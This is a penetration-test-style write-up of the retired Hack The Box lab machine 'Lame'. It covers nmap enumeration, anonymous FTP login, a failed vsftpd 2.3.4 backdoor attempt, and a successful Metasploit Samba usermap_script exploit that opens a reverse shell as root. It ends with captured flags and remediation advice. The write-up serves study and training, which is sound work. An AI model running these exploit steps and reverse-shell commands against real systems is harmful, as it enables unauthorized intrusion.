Penetration Test Report – LAME

Prepared by: Jain Prasad Alber
Date: 19/04/2025
Confidentiality Level: Public

This report is based on a retired Hack The Box machine and is intended solely for educational and professional portfolio purposes.

Contents

Executive Summary

- **Target:** Hack The Box – Lame (Retired)
- **Objective:** Gain root shell access, find user flag and root flag, and document the exploitation process
- **Result:** Successful root compromise
- **Risk Level:** High
- **Impact Summary:** Outdated Samba version allows for unauthenticated remote code execution

Engagement Overview

- **Client:** Personal / Lab
- **Scope:** Single Machine – HTB 'Lame'
- **Testing Window:** 19/04/2025
- **Type of Test:** Black-box / External
- **Goals:** Identify and exploit vulnerabilities to gain root access to find the user flag and root flag

Methodology

- Reconnaissance
- Enumeration
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting

Tools Used


- `nmap` – Network scanning & enumeration
- `msfconsole` – Exploitation via Metasploit
- `searchsploit` – Seaching/Finding vulnerabilities

Target Summary

- **IP Address:** 10.10.10.3
- **Operating System:** Unix (Debian-based Linux)
- **Open Ports:** 21, 22, 139, 445
- **Services:** FTP, SSH, SMB

Findings & Exploitation Details

Reconnaissance: The IP address was obtained from the HTB platform. I used a basic ping command to confirm that the machine was reachable and online.




```
└─$ ping -c 4 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=251 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=252 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=63 time=252 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=63 time=250 ms

--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 250.408/251.389/251.912/0.595 ms
```

Figure 1: Pinging the machine


Since the machine was reachable, I moved on to the enumeration phase.

Enumeration:
I performed a detailed port and service scan using nmap to identify open ports and associated services. Aggressive scan mode (-A) was used to gather the OS and service version details. I only scanned the top 1000 tcp ports since scanning all ports will take a long time. I would have scanned all the ports if the top 1000 ports had no vulnerability to be exploited.




```
└─$ nmap -T4 -A 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 09:43 EDT
Nmap scan report for 10.10.10.3
Host is up (0.49s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Figure 2: Nmap scan result - 1



```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.23 (91%), Arris TG862G/CT cable modem (90%), Dell Integrated Remote Access Controller (iDRAC6) (90%),
Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (90%), Linux 2.4.21 - 2.4.31 (likely embedded) (90%),
 Linux 2.4.27 (90%), Linux 2.4.7 (90%), Citrix XenServer 5.5 (Linux 2.6.18) (90%), Linux 2.6.22 (90%), Linux 2.6.24 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-04-19T09:44:31-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m26s, deviation: 2h49m45s, median: 23s
|_smb2-time: Protocol negotiation failed (SMB2)
```

Figure 3: Nmap scan result - 2



```
TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   554.04 ms 10.10.16.1
2   554.74 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.54 seconds
```

Figure 4: Nmap scan result - 3


As you can see, 4 ports (21, 22, 139, 445) were open. We have FTP, SSH, and SAMBA services running. Since FTP allows for anonymous login, that was my first target to exploit even though I knew that gaining root privilege would be very low. The FTP service was running on version vsftpd 2.3.4.

Vulnerability 1: Anonymous FTP Login

- **Affected Service:** vsftpd 2.3.4 on port 21
- **Description:** FTP service allowed for anonymous login with the username 'anonymous' and no password.
- **Exploit Used:** Manual login using the built-in 'ftp' client.
- **Commands:**

```
ftp 10.10.10.3                    // Connect to the FTP server
Username:  anonymous              // Use anonymous login
Password:                         // No password required
```

- **Outcome:** Login successful, but low privilege and no information of interest were accessible.




```
└─$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> id
550 Permission denied.
ftp> cd \tmp
550 Failed to change directory.
ftp> bye
221 Goodbye.
```

Figure 5: FTP anonymous login

As predicted, I was able to log in successfully, but had very low privileges. So, I was not able to find any valuable information. Since this did not work, I moved on to find the next vulnerability.

Since the FTP service was running on version vsftpd 2.3.4, I decided to check if there are any known vulnerabilities available in that version that can be exploited. I used both google and searchsploit to check for vulnerabilities.



```
└─$ searchsploit vsftpd 2.3.4
 ------------------------------------------------------------------------------------ ---------------------
 Exploit Title                                                                       |  Path
 ------------------------------------------------------------------------------------ ---------------------
vsftpd 2.3.4 - Backdoor Command Execution                                            | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                               | unix/remote/17491.rb
 ------------------------------------------------------------------------------------ ---------------------
```

Figure 6: Using searchsploit for vulnerability analysis in FTP vsftpd 2.3.4


I was able to find a known vulnerability for this version of FTP. I decided to use metasploit to exploit the vulnerability.

Vulnerability 2: vsftpd 2.3.4 Backdoor Command Execution (CVE-2011-2523)

- **Affected Service:** vsftpd 2.3.4 on port 21
- **Description:** This is a backdoor that was intentionally left behind by a hacker in 2011. When it is triggered, it will open a shell on port 6200/tcp that allows for unauthenticated remote access.
- **Exploit Used:** Metasploit Framework module: `exploit/unix/ftp/vsftpd_234_backdoor`
- **Commands:**

```
search vsftpd 2.3.4          // Searching for the module
use 0                        // Selecting the exploit module
options                      // Checking required parameters
set rhosts 10.10.10.3        // Setting the target IP
exploit                      // Launching the exploit
```


- **Outcome:** The exploit completed but no session was created. This means the exploit tried connecting to the backdoor but it was not successful.



```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Figure 7: Searching for the module in metasploit


The module was found in metasploit and is ranked 'Excellent'. This indicates a reliable exploit.



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 8: Loading the module and checking the details


The module was successfully selected and loaded. The required parameters are 'RHOSTS' and 'RPORT'. 'RPORT' is properly set but 'RHOSTS' is not properly set.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
```

Figure 9: Setting the rhosts

Configured the 'RHOSTS' with the target IP Address.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Figure 10: Running the exploit

The exploit completed, but no session was created. This indicated that the exploit failed.

Since this also did not work, I decided to move on to the next one. SSH service is usually not exploited because without the credential or private key, the only way is to brute force through it. But brute forcing through it will create a lot of noise and takes a lot of time.

From figure 3 we know that SAMBA service was enabled on the machine and it was running on version 3.0.20-Debian. This is a very good target. So, I searched for the vulnerabilities available on this version of samba on google and metasploit.



```
└─$ searchsploit 3.0.20
 ------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                         |  Path
 ------------------------------------------------------------------------------------- ---------------------------
CubeCart 3.0.20 - '/admin/login.php?goto' Arbitrary Site Redirect                      | php/webapps/36686.txt
CubeCart 3.0.20 - 'switch.php?r' Arbitrary Site Redirect                               | php/webapps/36687.txt
CubeCart 3.0.20 - Multiple Script 'redir' Arbitrary Site Redirects                     | php/webapps/36685.txt
Maxthon Browser 3.0.20.1000 - ref / replace Denial of Service                          | windows/dos/16084.html
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)       | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                  | linux/remote/7701.txt
Spy Emergency 23.0.205 - Unquoted Service Path Privilege Escalation                    | windows/local/40550.txt
 ------------------------------------------------------------------------------------- ---------------------------
```

Figure 11: Using searchsploit for vulnerability analysis in SAMBA 3.0.20


I was able to find a known vulnerability for this version of SAMBA. I decided to use metasploit to exploit the vulnerability.

Vulnerability 3: Samba 3.0.20 – Username Map Script Remote Command Execution (CVE-2007-2447)

- **Affected Service:** Samba 3.0.20 on port 139/445
- **Description:** The username map script is used to map multiple remote usernames to a single local linux user. The remote usernames are the input for username map script. Samba version 3.0.20 does not sanitize (filter user input) the input, because of this attackers can pass malicious commands instead of a proper username. Samba then executes them as a shell command.
- **Exploit Used:** `Metasploit Framework module: exploit/multi/samba/usermap_script`
- **Commands:**

  ```
  search samba 3.0.20                     // Searching for the module
  use 0                                   // Selecting the exploit module
  options                                 // Checking required parameters
  set rhosts 10.10.10.3                   // Setting the target IP
  set lhost 10.10.16.4                    // Setting your IP for reverse shell
  exploit                                 // Launching the exploit
  ```


- **Outcome:** The exploit completed and reverse shell payload was successfully executed. Root shell was successfully obtained on the target machine.



```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution
```

Figure 12: Searching for the module in metasploit


The module was found in metasploit and is ranked 'Excellent'. This indicated a reliable exploit.



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.29.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Figure 13: Loading the module and checking the details


The module was successfully selected and loaded. The required parameters are 'RHOSTS', 'RPORT', 'LHOST', and 'LPORT'. 'RPORT' and 'LPORT' are properly set but 'RHOSTS' and 'LHOST' are not properly set.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.4
lhost => 10.10.16.4
```

Figure 14: Settings the rhosts and lhost

Configured the 'RHOSTS' with the target IP Address and 'LHOST' with my IP Address.



```
[*] 10.10.10.3 - Command shell session 1 closed.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.16.4:4444
[*] Command shell session 2 opened (10.10.16.4:4444 -> 10.10.10.3:43181) at 2025-04-19 11:19:05 -0400

whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/# dir
```


Figure 15: Running the exploit

The exploit was completed and we successfully obtained a root shell on the target machine.

Now since we already have the highest privilege (root), we just need to find the root flag and user flag.

Post-Exploitation


- **Privilege Escalation:** Already root via exploit
- **Flags Captured:** user.txt, root.txt
- **Cleanup Performed:** No persistent changes made



```
root@lame:/# dir
dir
bin     etc         initrd.img.old  mnt        root  tmp       vmlinuz.old
boot    home        lib             nohup.out  sbin  usr
cdrom   initrd      lost+found      opt        srv   var
dev     initrd.img  media           proc       sys   vmlinuz
root@lame:/# cd root
cd root
root@lame:/root# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
cat root.txt
63a8ce0c643b9640ddf69313fdc2bd9e
```

Figure 16: Finding the flag in root flag

The root flag was successfully obtained without needing to do any further enumeration.



```
root@lame:/# cd home
cd home
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
c12007c2942eca6e29cb031361f7484d
```

Figure 17: Finding the user flag

The user flag was successfully obtained without needing to do any further enumeration.

Remediation Recommendations

- **Outdated Samba:** Upgrade Samba to the latest version to mitigate known vulnerabilities such as CVE-2007-2447.

- **Unused Services:** Disable SMB if not needed. This will be a solid fix because if the service is not enabled, it can not be exploited.
- **Network Segmentation:** Isolate legacy systems. If someone attacks the machine and it gets compromised, this will limit the damage. Basically not expose other machines or anything connected to the same network.
- **Logging:** Monitor activity on port 445. If an attack takes place, defenders can quickly respond.

Risk Rating Matrix

Vulnerability	CVSS	Likelihood	Impact	Risk Level
Samba 3.0.20 Username Map	10.0	High	High	Critical
Vsftpd 2.3.4 Backdoor	10.0	Medium	High	High
Anonymous FTP Login	5.5	Medium	Low	Medium

Conclusion

The HTB machine Lame was successfully compromised via a critical Samba remote code execution vulnerability (CVE-2007-2447). This exploit allowed unauthenticated attackers to gain root-level access, posing a serious risk to system confidentiality, integrity, and availability.

Despite the presence of other potential vulnerabilities (anonymous FTP login and vsftpd backdoor), the Samba remote code execution was the most dangerous one. This highlights the dangers of running outdated and unmonitored services on exposed networks.

Upgrading legacy software, enforcing strict network segmentation, and actively monitoring critical ports (such as 139/445 for SMB) are essential to prevent such attacks in real-world environments.

Author Information

Email: jainprasadalber2004@gmail.com
GitHub: github.com/JainAlber
LinkedIn: linkedin.com/in/jain-prasad-alber